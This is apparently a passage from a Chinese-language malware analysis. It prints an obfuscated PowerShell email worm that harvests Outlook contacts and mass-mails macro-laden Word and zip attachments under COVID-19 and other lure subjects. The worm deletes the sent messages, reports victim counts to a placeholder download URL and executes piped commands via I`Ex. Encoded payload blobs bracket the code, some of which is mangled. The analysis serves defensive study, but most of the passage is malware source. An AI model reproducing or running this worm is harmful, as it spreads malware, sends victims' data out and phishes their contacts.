939yy/L89/7/N6z+sGb777+Yv17taff+fIH937i3eefnF8eXL5ZP3yR/fTpK997/+z19Ve
/z/Lt15Rh2Tn77vWD8wcnd9f3LifPf/qT65/+ztnvVX76+vLg7e/9k/fXb9t7tIj0iz795
E19/03PX355+vZ+/eT+7/3m8/PJk/rJu7N782ftp5e7P/HFPWiZF6ufbGY7D54/KV/8Xq/
v3z3fefdmp768fvFgLzt/fZFNm090v31wOb2/mrxeli9/7y8f/ESVfdH+1Py6er74ZI/W5
c5Pd+/fvZevPn1180CTnZfzdw/OP1nem+STB2fNT36a32vv/hQt/Ez3Hr5dXj/48gcH18u
Hy4eUuM1/8Grv8j157Kd7i/xB/uXB3bfNw3urH8wf3L08oaTD/bvNPZLfuy9eHlydf7p8e
Pfb13fPXz7450ogf9n+9P2HFITkd2fL/07i6cX0Q5rq57+IQpTZp/mbN5Nv15f3mgfrpz/
9k590v/307sunn+y/eLj+qfOn1YNPzvbePLm3fvPTT3/Rpy9/sP597rcE4u2L63pv9oDA5
D+4XK5/YrJ/d2+2Nzn/qWq2fEJ4PKTltdfzh18+be8enJycv7l4sH6wc3X9E6uT3+f8y7v
5gwY565ch+9Mvvk3+5b3m7g8uXj5/+02TF18Ud7948YDIun7wCeW3H/KazqfT05PF3ebzL
y5/0Ysny/yT8zdk7h588uztF8vLq8+vZw8+/27xgJZ/Lu61nz6dfHv15d031wezH5Ai+qm
Lh+uXBxeX9+9Sivvy3uzy98lpteb30f+JVFwUEuZPP3n44vj83hsa9P179W5z/oPJLJ88+
fYZrUPt/z4vf+rB5auLF2RiFw/3Jg9efPrTP3335cPl7/Pftz/JiGh3p18eXL67yJcUKNY
P7x58+8mn1z990Vt+sn0w/vbdT6YndyeL8x98fn3+4JMHp5+T035MBJ4+3HuKZPuXP/'+'
Hm1cMvZvXvNaPc1A+uz5dPl5Qzutt8+8srig+vf+/dL67PSGR+8GB2+VMPy/wHX2aUa8kv
6y/uEcWb0/19ij0fvPg2RTm0zPTiB0V+/ubyxcuHd7/z4MXxD07uPvzy2w8/+emfvvcTs1
NaUfzybr374HTn+Vvyi37wyd1ZNf3u73358mSa7fXer1781MX0wf135Yvd80+f3j359rPn
sy++Tczy8HJ27wd7s/vNi3px9yE5JM/vkd909fnDL9r1+ZsnNJ9PPn/26U/R/F31b+6Sd5
P9PJ9Y7uU/yL/8aufdy/x85/TZeTv58my9WH5+8cne099r+e74'+ '8y/vTj8pJ7N7321W5
/ev7u4Vz19UV9++XL6jZYBPD79ydWb8t2Xd1+++cHqdZXf2z/e/fLui+zbP31vt1/uPpg
/yx++e3iwXub5af7ycufB5U9RzExJZMrL/j4vf/CG4NHkLBtaDP307zw7+/Dgk+W732v/w
d53X1//xP13+8137rb3PyFCP/i9vv3qC7LyZ2W1/OTgE1pCXs/u/T53z39qXu5NP13u3Lu
8/+35t6+WX8x33n558Akpt3zy7eef7L98dzG5W1/tf/vTveUP9i7an1yd0GrNk4v7e0/ff
Fqef1p9+fscLK+uLycHPzj7NNt/cX/v9eWXd79sKGX/5P4LEsSdg8vnD5+ff/v+1Rffbs+
ePl0+/Omfevkg3118QoK6e1l/+9XVQ5KiV/vzGa0trCfndz9'+ '99eDd7j1KInz57fXFW3

sP7u+9evGD+UF+/Py70+z5T708++Jg9VP1u5dXy6eXxz+x9/13To4fLJ7uH7y8f3d6vL+3
2Nm3v/p3/vL3 '+'/veTx8sv5iQgSGfffnJ5N63f/oH03v3H36C5eL16rz9qebVLn1Mqeg
HP/1TT79DefovZuendfNidnn+g6/Kzx/sHHz5g/ndL21hkzLW9xcv7++QUvlpWpPeffl09
9XLbz/96YdXP3F3dFLJL3oy+4J45/zl+gEtOp4t77Y/uJofv7l8ePcnXqze/uCTi9efX1y
dzj/5qU+ePvhFp/cv3zyhm07hwZdP5z+o3v0+B5SSe3uwJFflwUOSr8V3nnzn16uFtNTE
r+H7+5/OXvw8uG91+V39j7/weX++eKLn/rOp28Xv+jNw3vVi9XLn748v/dTd2fnPyjm07P
jl4u3WfZk9nt9t7n64vWs/M7JJ9NvP7lPrP2D6uXq3k+/evATL1/sffHF5d7Te9ly52774
Kt3Z1cXdfn8F1XfPd3//OT3/r2ePvip1/d/uj1dXzYvr1/vkeE9n75YP3i1c/Kdszdnr6s
ni1X7YrH8zmnxZo/yOfd+6geL3+enswdLI52D9c6b6uDqy+9cXv7Ei4vpDv15Z9/59t0HD
0++ejE/+amdn/rkbn51fvkTywcnGb1MP/3Tey9/r3uk87+zf/+nP1ke/KLJm8mr35uy1T/
96svr12/rH5x/u757Nr33+Sf5/bd37z5YX71+c075jE/ITn5y95PF0xNKae6sL16+LH7vX
/RyeXH80z+9+H2+Ov3kfGd0k0/fa96WT9en99evfp8vHlzPP32Tf7t8mhc/+dPNveWn+U8
9fP17zZ7W979zdb7z9sXzFzNK0F6+fRuY/dT5VzNaFvty9vrh3e8uvnv6+t6916fT18/fn
F1//tPNy5+6omWMxU+9/anL598pv3jz9iz/f0f13i86+fT0bVb+1E/MVt+Z7nznwbcfzp8
/ffn696Z5vjy//r1/4hc1P7jLKwPPVmc/cX7v5IvduyFLd1cNRcp7r6cP1rsvf6pevznYL
b9s7pH9uniwS+7zwU+8mv/E2fr3yT/5Rd9+9WBv+vt854v188vf+4vrn/i927cvnzyY3rv
+7udn569WF81PL+5RQuLtT9z7oi13i5/+ffK3Jxdlezb/zu7L7+xN3z78weWD2YPJd36y+
TSfnFDerVntf3X93d+HqHj13U/33u6cPjld3p0t7r37vZ585/7i6Q9evKaQ4N63393/4vf
67mJv8e7gJ/buf37wpn7xg6rN183dnYcHxxc/9fZ4SX70F0+/WDSnp2U1f7k/I/9+p/x9K
L14SvL5+vfZe3VcPP/2wf7x77PfvnjwhMb34iTPF5//1NuXzfzbeye/980339779GD/pLn
7e50vd/beLe/ev/r81avs+KeW93+vtz84f/jwyydPXs1/evry0/P755c/vXr55mzx4st6N
t2jN0j+y+bs97m6e/fN3ecH119++9V3KAX76ve6fvKDy53dyzdvn/q95otiRbvJ1/81A/
0128vvvPV2Xx2ufzq5Qm1ght '+'a4Dw4f/DFwfVXxeVPvfj0J/1PfPL5m2c1JXYmD19+Z/
nq8qf3fp8qv0tLpQe7VfFTdw+ov9mbu7MVPZe/xTF5os3xTX5BU+vpy9/QPrw4cFd2J+D
V6/vP+'3n7A0qkLt6Skjt/80Ti7vrNvXPYwS6uF2c/1b74KTLLD7541r8qf1F+/2X5Zvq
Ln1XP3759ff3ydf7mk09ezV/PfmJ1/B00aPy8uniwN7u4Kh9+cb95vT+9+PLtdX2//L1+8
IPf+6cfPH96b7L38NPjveI8X777zs03BxRH3zv4cjo7vvvi07MvfurT3/sns2X2Rjryl
7uPPwavHpp9P7d3+fWT57M63KvZcP9u4tqL83n//Ey7NXq7fnv9fv8403v+j3+fZ3vvPyp
x6eHTcv39DazPOH872D4rsX1+3yq3c/NX97+cUX50d+8qa1SXtVf+f3fnr/4fo4n1CQuD/
/6vXn50/q6403y5dkfc+v7+bLn3r2cm919aqcvX2Qf3L88vr4oJguv0vLkQ+at/P8zU88e
LqzXx0f5Dsvf7oq3t0709n96Wp/svft1bePl+XpzuK8Jg9mZ3b59s2rL4rpaf7g05++2X1
Tffs7P/j04ge0wLK/e+/1cv3m50VP/WD99roq8gc/fe/3IV/o1Wo+ncyeXz65/olvf+fLN
18tXly9+/Ridfn21Vk5vfeTl3fvXn0y/84Xn36n/e5P/sTdnz57/uQHP1GQb509uHhZPV1
/54RWY+7/4M189cXJ2du7Lw92du7ee0j0PiB1UPzUq28/WXzy+uDy+qvs9MXv1b+8mz9v3
3z3ZfX281/0Uw8f/sRqtyKPDG/2e3/y+t7rF+VPHD+lhZ37Ba2SXB88bVcPv70zKs6LL55
9cfpVtpwvaXHu/ttXb7/zg++8Pn17/vT19Vc7F2evJw8v1wfn07c/cX38yd37d+udb9ff+
cnvLNafvrm38+LLe9/5iekXs+8091+cPrz '+'44oud6rufn3P3e16/fPHzRPp30X3758u7e
V7Mvfu+n936fFz/15qd/ovyJ3+cnfvCi+07y9Gm9vji7unf6Zj1Z/tS3s/Xb858++41ZPS
G1f77z80zJ+u7TBw8XP/WyfXe30f7i1d4XlxfrN/tv3xXPKPSeXbx8eDCf/96vX+5+QUuJ
P5jnX149/M7v9YPdgy9Pfu/rt08K8pmfXE7XB0+evfy9396rdx7uX1bfffvs7tvrn3py+X
Zn7zslZWN/QAHI3e+8mn76kLLXT/fvV/dfXc0pLrxY/973iu907j+43Pn2293dX/T1/NvQ
g59c33/9xem7t5+crGn8P7ja3yOX6fXOD+69/eKnH5x+e/8ndsiZ+72efaddPf1F371+/e

2zFy+rn/rBT/yi+z91TksU809Prn+v1z/9i56cF9cV0bx3yWjNHZSnXz04ffHt9en19MuH
+b3Lq1WwN7+t99+2v/frq+Lgbf18cnZvj/JFtCbX403x5N3vc/z83d1PXOW0+Pfi70DN5d
u7n/zU/U9/4uwXfb74JL8mm3M2X7w7/fztT5Lv9vps2by9/+zTL5+W+6+/XC2f7ew/+UWv
9op7P3H66sHFs/tfvfyJ3yv7vcvRH/w+5dsXpxRxTb86frgzb+9/+fqrnU8u3754cvrk9/
q9ji/23nx6/van3y7mxUn56qfPXR4pXpftg9m3f9HiK0o1/cTe2av98uG9d5+/vXxNAvzp
009oreUHzeL3+fark535D45/8t3xs7ef7C8vs5860/+Jz8uX326uFyff+Sp/++31uzfX95
+/qVf1kyLD4sbr9uXT1bfff7kyL89+byP4TD4s3k/u/z/rVg9Nj8uF2Ds5PF9++d/3VtNh7
PXv4Zvrui9kXn5xdnLz+Reurh/euv/3dt7PqJ0g+Xy+f7i+ef3t1/Huf/KLTt+3k8gdfnH
z56vrk+Cd2918++M63v/P2+Un25iW5sfuvPv30u8v9r754TTn1++W3p8ufPDv9osAglztf
Xj45Pv/21bcXy5/ae71//8169rb5Rb/P29e/1+tXxbdFnF18cXfX+vT3pq4vfvrLky8We8
/bb9dPH97/ieen2Sdfnd8rfq/izd3vvrss3XvFvfj'+ 'iB09enLx4d1a2T14+PXnwav/3W
V8fzNv8tHi7WLx+83v/5PP5T738znfmX1w8/86nn19cfP5Tv9dPvP7uu53v/ER1QGuUX81
Ov5yfbz44vbp38GLn0+o7v/fi+P4zssun39mpfvDg7M2zZ9Wrdw/ukbP76qfvXjy/fHnv6
uJkvvctX3558eXr7yw+uf+qoHWPL/bPdx9+Mj9YLY9nDy5OH8xPr95+8uJkdn9GKwGvT3Z
eNZRhvPvueDktPj97890vF59c/0T970nyxfWx9evnX16/er1Dvs5P3v/80+Qd3PtF05en3
977idMf5E/Imbm7/3vvFPeffjovV58vX//eP7g+frq/l+fzt9Xy9/ri40TZV8c/OJ3u/dT
6i7tPi2zxU9cnX6y/84NFtZjlV59Uv/fV6vd5MP/27/3txXH2sqC1i7fZV7/356vr9XS+f
vPdt8XJT7y4/vyT+29en048ebJ69qC8V/30cn+1f35+8Mmr36f69k89f0kL/K+/2K/y2Sf
vfU+6U+TU000n5yfnhTHbz/5au/savru907LL65WL69/7y8nD5492zn+dPeLy+cvnr6+3
H8y/6k3D1aff3vv9/ry+Xd+r7PjklzITz49u2q+eFA+fHd89VPTN09fkCU4vn/y5vw7By+
e/qLq40TLF9959+TBT3zyqsl+8unL7371E/PX2eIluatPf6/X0zunb89e5s9++mR6/2Ly4
uVPfUKG9+1P/D5F+fI7FxsDf2fn9V11/fbbb7/98NMHn3y+fPb1J2/e/eDgyRfn+erL19+
+unjxE1ef/N4TchvfnL092y9f7p99dbb37Ph19WmT7eyv935R/va7X7x9+J3s08f5wVMaY
vvscv3F/ey79z9dvPvB4uWrn34+3fv05KQ9e/V7ETW+pPjjXjNfv/rp1S/6zqd58+Qnfu/
s/nd++icevjh4WtC68ax4+/bs4vhNvj41+/89PrbP708ePjp7/P2B78XuQEnz89+4geLZ
XF8sP/20+qnm/n+TzydLs8ekP+0nhavv/q9n3x++ur3eTV7d/fJydvf64uTr37qLFv+5N5
Pv/uJ785fv3u7fzVvpz997zvP7727Wv7g3dUXy9/rwZc/8fbtmzcqv/jy5KvPrz/P8x98/
vv8oFhMvrP3evL09bPvPF8W19959+VPXJztPKT++Wr17/PJz/xi+6Rm/Kdt9NX36nWJ99
5/nzn/vGb9vTdtYke2Ls4+c6Tg+Offp4Tz87efXn9E3vzyfFPPrv75Rtan3r1+xz8x0n9s
89ff5I9eba7vHf1RTNfnH5+d/c+5Vquzk7PT1/X7769/+b1u9Pz8he90y30v5r/oie/950
vTn968qZ5vbr+fe7t55evTh4+fL16t798sD//bvZTT769evp7/8S9hy/fPt/Z/8716U9f7
mcH99/t/V4/1Tx5dv/e5duCVNuT5+3zq1n15buv5m9evXhIPvRP3N35fa7JzF9c3P3qNft
Ov7P+farjb5ffoQXk3U9eXix+r9/r6vf+qesVRe1fPDjLn50cXEy/eDZ90394fPfyB0/f/
OCT2Q9ePXn31ee/19nv3e78dLX'+ 'zZxbx7ifePKGg44xI/vTgYPWT0199/nLZHv8+11+8
+8713rMvz746nazyL36wvvqE1PX14ovyJ8++fDct3hVfPn3y+cPLr16unpz/9HXX5AckL7
/35duHL774dvPV+qfePKme/D711FL298vT1yeLX/y2wf1d5/TwtjrFy+ffP7t1e/19PV3
F4vf6/c+/fQXvfr89zo9fnB272170lutq8liunf27t7dt0/PHhzM189mT65evS0fvP5FZ/
eL+3vz6f1PZq/ufXn+7uTp5RfNvZPm8qv81ZPZ26++WHz1E2dX1Xd/ryf11eT+7/Xq/oPP
Kd57vXhw/NW0/L13Xj870Lv4zo'+ '09T3/iujxb10319Ntf/F7Nt8/PfuI7J0X1k1ev9t5
Mrs9P3u7+xNN6f/8nXhRPZs8pX3z23eoX/cT00z/RVL0T5z99/vs83F/cffPs+ao83/npZ
1e7Jjffef17tQ+fHX/5E9/e+Wpn/jzfPb63+/Jqevf+5U+c3//ppz/x7VdfPX1QvHy3z08
fFJP6+m67k1Mc/AX1'+ 'Hd59fjGrPilef3H/9dPLq8n07ZvVT1x9h7p7/dXdM/KEFy/fLn

+xfxfyrnS9P7xXZT3/5Uw9PKW/58qf3337y05TjPr07fXhSvrg6/mL/p5+8z1/+op+42F98
/vmd49X0J3d+0ezlyZu9L2kh9UH78kH59LufXpI+2yk+XeWvvnP1E5fNxU98+nsd3z39Ra
8nV7/ou69ffPKmmDR3z37vF9+u24vmxeX6q09nn/705MXv/Xtft/PsyYPFzt31lw8mn++c
z+/vvPjupP3kB28/zZ9f/NSD6190+e6nX9x/cT779Ks3+9XDZ8+/3Zzc+8n1D5aT0+/kp4
v68we/V908W17MfrDz3b3n5Rc/fXzv93nze739/NXJu4dPT6+eXv3E7/NyF0r6apVd3Pv8
4fN3b+b3Hw4uPvgwaLen2dfLpsHXz549RPzL746++7809Wni+z3+s7vUz5ry+onr/fXX5
2uzpcnq7cHv8/dV6dfX1bz9ZN8Tcs5Tz9fZi8nJ6t3B7/o/CJrVlc7ewcvD052fuo7J6/u
vX46eXv8XsV59PF5/ehb0GTi9fz5/Xr+cF36v3ld788f3uXH0b1D/Jn5zu/19Vq9eb3Wt
4/Xazyk+m9xe8zff2sXu/83pTEPfvki5eff/Xg+jufzC+fLl/Nz1//319VP/X2vCI3++L1
569nBz99f7+uLtaU25o1F0Ksfq/my7uvKPY+/a13++X8qzdvJ/ePd3Ym+cUXLxY/eHPvi/
xssvvuDSmq+Wx+9d7L7PVP9eUcv6pxe/99MFPz5brvXs/db9t984nB9+dnn7+g+IHT8rj
3+fqdb5++t1ZQYnjByfNs8vd32e2Uz88X/zev+jui3P9/92f/HTyyY0dveXdsXb+xap9Wv
10UX05P73fLA/eze6+evPtd79X910fX7zKpz/I3uYH1dN3P/VTi71PJqQE1s01ZZdmzU+9
3Z08f/6de68+f3nwE/n6xeTey99rdf8HlwFPzu9Xq4vf++GX+euX7fLZdz5pyrs/tXf5+d
6Dp8u71wWfN/1P/V6793/qJ7/6vX/yJ/d2du++uXe1n9/d0/v2F/d27v3gJ39q/f1X3z7f
n1xRWFpmZ+u719++eD07P8muZw+PfzIrz2a/z/L80jt4sv/5wfOT/ZP8290Xv/cPXj6708
kf7v/kA2TQL6sH1y9/8tP7dx/cf3j+8hd98vwH72jNa/r1vcv82fwHq2bnk1W+93tdt6uf
Xv3U5+/q5t7szcW9tzsvHi4ekhfyyeLJ6m6+SxrtBz/xBcWBy8+v9r79i+7VzX1LeYRf9C
CryvYHn2QHxteTojib7P+ivR8cv9yZVS8vKR+33JsQ/Puzn1r+5L2v9r77i0g019998PtM
zx4sHvw+V/n17ur5V/vnJ3vH0RnQq+fZupxPz49P9t/ufFkWL6afZFW9LN8e7331ySenb2
1RY/FTP3X/k997nv/g6uF8smqXz9/Of5/Z/fKr+9efX0680f90fff8F/30ydneyHq70q8f
nK2u85988HT98s3p87vLd9PvHrz5ybsvvt9dTn/qatnzyjsu/j0/u/9g3zv8+z3+vz0q7
t70+rNk5+8d+/F7/Pw6jvNZTNfvvu9V/N3v+gnP/101109/OnzJ3uUGfnu7/X51e91ff0T
xU89+fQH188++fLip3/Ry9/72aenx1+cVvXBZFUT+58f53sPH3zy50TT8+88ufd7N5fLJ5
+Sh7Sz84seUtp1d/rJybeXD548/fbTTya/aGd6+Z1Pfp97zU8c1MWzh5f3q/lX79bHP/m2
pRXx48X9V8f526ufmn/5e//ev88XB/Pz/Pj43sXz6Q9+n3qe7T+f1E8++eThLzq+94v2f9
FlkTefL1890/n287NP67vPn1fVszfTyeWrdy/2vpp+/tPTy/Ovfmry0981gtJ98sn5znK3
/L0fHP/Ug5PL3/vp9Kd2mt9r9Z3VtJrdXx88n72qdx/+4Ns/fV7tZQff0fju8U9U1f1P5/
v3H1x8MnmYlxdx/qL86eQnvt1e/t7n73bnD3a/83v93g9fvHo6q+5/evDtgzc/9Ys+qXde
PPhq9xd98t07D4ufuvzq4bfXJ+v7tJC0fvjk3s79F5fX+brdffrmwdXy3b0iri5/n9knJ9
e/986y/On8Jy4WFD6/X15c/NRP7rxcF/nJ9e9TPvz2/u9zrz7zuXr85/47qfFxcN3D/ae
/9Sbn/hk79n9z+m98+LBpz/9uq7uLZsvP31L7b/zYP/eV/vcfu/TBdp/ivb59Xc+5X7mTy
6r3+f5F+vPD14cvPup3+vTp3vVls++ep3/9CdnL7j9vR88/6nfG+3ve+3JAS7uffXV8wcp
9n/v8qe/qquX02/PVmfPv6iaz9vj2f0vTyY0Hr25ifWB995+OT3+UWf0prd+dUB4XP'+ '
/97n31vE/VfzvGfzfvq0EB4W0X+18+/LLT34w+b1+r2/fe/XyJ777ev3TD89e3P/8yWz37
g/uffv8F529WV++++T3enG9mD+8IjP/7vfeuVe9zFdnr6efPr9a1vXsJ9DvwSvq9/net88
vmki/9+69Ibzzvjk5WL2ifj89uffV6bcvX+bvuN+ru2d710+bh/sv9t9e1Z8+fLrz7fPsi
9d71U+f7+7+5AnN187Mn69K5+vg1eQX/V5PKbM5bcsXTx7Q+uTz79By9unnD1//RH7w4H7
Z/KLqfHZ6MAetd+aE07N7v/ek2nn13d/n3u99Qvr4YDn5qcVytX/5ky8/X/9e98ts/5Plc
Xvv+d5PXC5+qnx39fyT4++8uZxnxz95/yfP75NYL68/WXy7Ps2e7ezNrmar47tPviyvvz1Y
Pv9qdkS746v0zb1917U9QHusr8rSr9d1Prj+5fPr7zJ70nz1/QN7Gm4ezYv/5vcndt+Vdr
GUdPP34Dj2j9HtnX45PqsWqzpumqJb+719Us/z7jx49zaf6Gbd/k79rx6dLkp1ieUFfH78


```

+0Tu7c2f8Ks9mb6rT5WyL/qjzVZ1N862PjvX5aPS7kYMz/f3boi1z7/sn+tjvCbr39TQrp
+P8XU5fz2b57z9dz078xsnW71a357//nPrL60/w+7hZT5q2Jny27t258zPVut0+L8o83c4
VzTRrpKWR/m5Z2/7+1MtvnPzGyf8D'))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd())$global:contacts=@($global:sent_t
os=@($global:recv_froms=@('+$global:mail_pools=@(("The Truth of
COVID-19","Virus actually comes from United States of
America"),("COVID-19 nCov Special info WHO","very important infomation
for Covid-19see attached document for your action and
discretion."),("HALTH ADVISORY:CORONA VIRUS","the outbreak of CORONA
VIRUS is cause of concern especially where foreign personal have
recently arrived or will be arriving at various intt in near
future.see attached document for your action and
discretion."),("WTF","what's wrong with you?are you out of your
mind!!!!"),("What the fcuk","are you out of your mind!!!!what 's
wrong with you?"),("good bye","good bye, keep in touch"),("farewell
letter","'+good bye, keep in touch"),("broken file","can you help me
'+to fix the file,i can't read it"),("This is your order?","file is
brokened, i canzt'+F5nt open it"))$curr_date=Get-Date -Format "yyyy-
MM-dd"function get_contacts($ol_folders){
$folders=$ol_folders.folders if($folders.count -ge 1){
foreach($folder in $folders){ get_contacts($folder)
} } foreach($item in $ol_folders.items){
if($global:contacts -notcontains $item.Email1Address){
$global:contacts+=$item.Email1Address } }function
get_recv_froms($ol_folders){ $tcount=$ol_folders.items.count
for($i=$tcount;($i -gt 0) -and ($i -gt ($tcount-500));$i--){
$item = $ol_folders.items.item($i) if($global:recv_froms -
notcontains $item.SenderEmailAddress){
$global:recv_froms+=$item.SenderEmailAddress } }function
get_sent_tos($ol_folders){ $folders=$ol_folders.folders
if($folders.count -ge 1){ foreach($folder in $folders){
get_recv_froms($folder) } } $regex = [regex]"(?i)\b[A-Z0-
9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}\b" foreach($item in
$ol_folders.items){ foreach($m in $regex.matches($item.To)){
if($global:sent_tos -notcontains $m.value){
$global:sent_tos+=$m.value } }
#}$global:mail_pools+=,($item.subject,$item.body) }f'+unction
del_sendmail($name,$size,$flag){
$ol_out=$ol.Session.GetDefaultFolder($flag)
$tcount=$ol_out.items.count for($i=$tcount;($i -gt 0) -and ($i -gt
($tcount-200));$i--){ $item = $ol_out.items.item($i)

```

```

foreach($attach in $item.Attachments){
    if(($attach.FileName -eq $name)){
        $item.Delete()
        write-host "Delete mail with attach:" + ($attach.FileName) + "...
    }
}
break
}
}
}
function Add-Zip{
    param([string]$zipfilename)
    if(-not (test-path($zipfilename))) {
        set-content $zipfilename ("PK" + [char]5 + [char]6 + ("${[char]0}" * 18))
        (dir $zipfilename).IsReadOnly = $false
    }
    $shellApplication = new-object -com shell.application
    $zipPackage = $shellApplication.Namespace($zipfilename)
    foreach($file in $input) {
        $zipPackage.CopyHere($file.FullName)
        Start-sleep -milliseconds 500
    }
    $ol=New-Object -Com outlook.application
    get_contacts($ol.Session.GetDefaultFolder(10))
    get_sent_tos($ol.Session.GetDefaultFolder(5))
    get_rcv_froms($ol.Session.GetDefaultFolder(6))
    $muser=$ol.session.accounts.item(1).smtpaddress
    $att_zip_name="readme.zip"
    $att_zip=$env:tmp+"\$att_zip_name"
    dir $att_js | Add-Zip
    $att_zip$att_zip_filesize=[io.file]::readallbytes($att_zip).length
    New-object net.webclient).downloadstring("DOWN_URL/report.json?type=mail&u=$muser&c1="+$contacts.count+"&c2="+$sent_tos.count+"&c3="+$rcv_froms.count)
    $ran_index=(get-random)%$mail_pools.length
    $mail_subject=$mail_pools[$ran_index][0]
    $mail_body=$mail_pools[$ran_index][1]
    del_sendmail $att_zip_name $att_zip_filesize
    $att_zip_filesize 6+'foreach($sent_to i'+ 'n $sent_tos){
    if($contacts -notcontains $sent_to){
        $contacts+=$sent_to
    }
    }foreach($rcv_from in $rcv_froms){
        if($contacts -notcontains $rcv_from){
            $contacts+=$rcv_from
        }
    }foreach($contact in $contacts){
        $mail=$ol.CreateItem(0)
        $mitem=$mail.Recipients.Add($contact)
        $mail.Subject = $mail_subject
        $mail.Body = $mail_body
        $mail.Attachments.Add($att_doc,1,1,"readme.doc")
        $mail.Attachments.Add($att_zip,1,1,"readme.zip")
        "Sending mail..."
        $mail.Send()
        write-host "Send mail to $contact succ..."
        sleep ((get-random)%5+5)
        del_sendmail $att_zip_name $att_zip_filesize 4
        del_sendmail $att_zip_name $att_zip_filesize 5
        del_sendmail $att_zip_name $att_zip_filesize 3
    }
    remove-item $att_doc
    remove-item $att_js
    "Done"}
    @.replace("CORE_URL",$core_url).replace("DOWN_URL",$down_url)
    if((([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator"))){
        $sesscmd='powershell -c $pipe=new-object

```



```

System.IO.Pipes.NamedPipeServerStream(''\\.\pipe\HHyeuqi7'');$pipe.WaitForConnection();$sr=new-object
System.IO.StreamReader($pipe);$cmd=$sr.ReadToEnd();$sr.Dispose();$pipe.Dispose();I`Ex($cmd);(new-object
System.IO.Pipes.NamedPipeServerStream(''\\.\pipe\HHyeuqi7')).WaitForConnection()'
[Utils.ProcessExtensions]::EnumSessionsAndExecCmd($sesscmd.Trim())
$pipe='+ 'new-object
System.IO.Pipes.NamedPipeClientStream("\\.\pipe\HHyeuqi7");$pipe.Connect();$sw=new-object
System.IO.StreamWriter($pipe);$sw.WriteLine($mail_code);$sw.Dispose();
$pipe.Dispose() (new-object
System.IO.Pipes.NamedPipeClientStream("\\.\pipe\HHyeuqi7")).Connect()
"Done and exit..."}else{ I`Ex $mail_code}new-item
$env:tmp\godmali4.txt -type file -force

```

该脚本首先检测了是否存在outlook，如果存在则遍历通讯录并发送带有恶意宏的word文档，同时清除发件箱中的记录。

发送的主题和正文内容为以下随机一组，均为诱导受害者打开带有恶意宏的Word文档

主题 The Truth of COVID-19正文Virus actually comes from United States of America 主题 COVID-19 nCov Special info WHO正文very important information for Covid-19,see attached document for your action and discretion.主题 HALTH ADVISORY:CORONA VIRUS正文the outbreak of CORONA VIRUS is cause of concern especially where foreign personal have recently arrived or will be arriving at various intt in near future.see attached document for your action and discretion. 主题 WTF正文what's wrong with you?are you out of your mind!!!!主题 What the fcuk正文are you out of your mind!!!!what 's wrong with you?主题 good bye正文good bye, keep in touch主题 farewell letter正文good bye, keep in touch主题 broken file正文 can you help me '+'to fix the file,i can't read it主题This is your order?正文file is brokened, i can't open it

ode.bin 下载者

```
$(New-Object IO.StreamReader $($New-Object
IO.Compression.DeflateStream $($New-Object IO.MemoryStream
(,$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18
8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf
7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f225ee76d9
a6e7dfcf4e34f3edefdbd8e3ffdf80efd95a61fa5e99df4cea7f7beff2a9b4fbf37faf
87aa7fe38cda759f9f2f4d576fad07c7e67e7a1fcf6c9c3dd5df3db81fc4250ec0b7bd
a6c74e7e1be36dbdd332fdcb32f98f6773efe8d93df3821047eeaeaf7d9bd7e4dff8ee
e3c78f0fd57c7684e88ee5067f4e3d531fd838ff6efe33bfa83806c9d1290555e8f197
bbcf1fd8b176775db50e7dc270339d835bf7dfaa9fce2bdb8df7d911038787545ffba3
6208176efe0efd37e0f7f59707a61f1fbcc1425e242078f7537a977e95d70f0c1c1db
4f73661f14b409d5f42bf7c42ffff31fd89cff4d71c3f0916fd288bf3d47cba721f5fc
b0f7cdc6edbdfe997df27dd9fb799fcaa9facae2fb529fdf5447f4d17797bb6ed5ebbc
aed3bbfcf8b1f7338d95f7e097f265df9283fd3dfef1ac0fa93e8dde8af93cb71dbeae
f5f2cf5974fbf587eba22241e19e4cc17b945f7c94f5177b6d303308c7e7395d6edddf
440ff7a75952f32f33a8df609f59d2eb5470caa8bdbcefdb45ad017f6f3d3375fbd383
318722be9736a867037cddb2cafa777d3e66d93b5f369934eef529b347f978f67da683
1fd858632f49547c4df38698806fa67dbd2c8bfd03f8806e6e5dc7cffe872697ebfd69
f974fd299a5cf6a75bc6d79a22c9e6116a93f7e77fda519d2c1effd22dddf599b76b36
23eb91c598ae9cfabfd1dfd6d9d7e92ce0d06d92a5fe8efd9d220e84d8b76f189c182f
a31bf128574d6e88fd962eae6285daeeb7183ef1c5a96461e731972792c43bce2f8dda
35840aa4b8b97fe64da7429e2fad9a11f6bfaaff1dfd9e98a62cf3f9ebb1e97755d453c
8f677dd18b6f437d3649afff4e44be68c9fb27370e211e033d377033e4ccd6bf9eb7df
d6d676d29e0b3cb2f36a36acafc97fcd88fb19c31bb1192739e1ecbeff4a99ba1271eb
921216e680e274fb92c8cccf397810811d11bfdf3aa9ab9b797c577e92b371bed7965d
a55f5b4f882be3cb0dc058c97ed5df336ff48217cda60e109a0fef6d50bfde5ec8b74d
adc4dbf387df3faf7d18f5e9bd6ebda0e4d09856140edc96724a7a6a941eeadf925339
320329c1a4abf332f13a8f1ccb0ff547f1ac1463f321ffac52f36ec43dfb4c5a2ce572
cb342202b315be7fa5b8197dd1bfa3b13e617dfb9e3a471273f375ac52008fd37997d6
afedac976e53d6e73be73ff60ffc0f472efc18307faeb4387f7a7fbd9bdf3dc715efa8
b723500bf4f7ae7ce9d390c999090e182c9f4eb253862abc9dbeb276579ac1fce2cb9f
5e7ab478fbe0f991b7f7946aec0fdd9e2626bcb4c9319cc32db66a74009045e3650c2d
e0c625e8b6d33738488feb6b5755ef87273c7536116aefe02f02aa24b99a49f826275c
8f4b523a47f91d599b3a04f7e0fd38107950738ded9bbbb67e66f6fbc7f7f577f1f3f7
c387e60a66df7aee1cc470641abe70cee077023acaa218a9ed3df868059457f9490541
e0bcf1409e8f88e81b2cc0bfd0d0da7fafb24bf1ab7f9326da766b67e7aa2bf1861dcb
eca97a653c7a4a48bf437624f4b5d838ce340cc194d96f9e2636825f5e576db98d1b45
bbf2bcd99056efb211505530ac526ea875e26ffc000b45e027dbccc1d7fc0d27f968a4
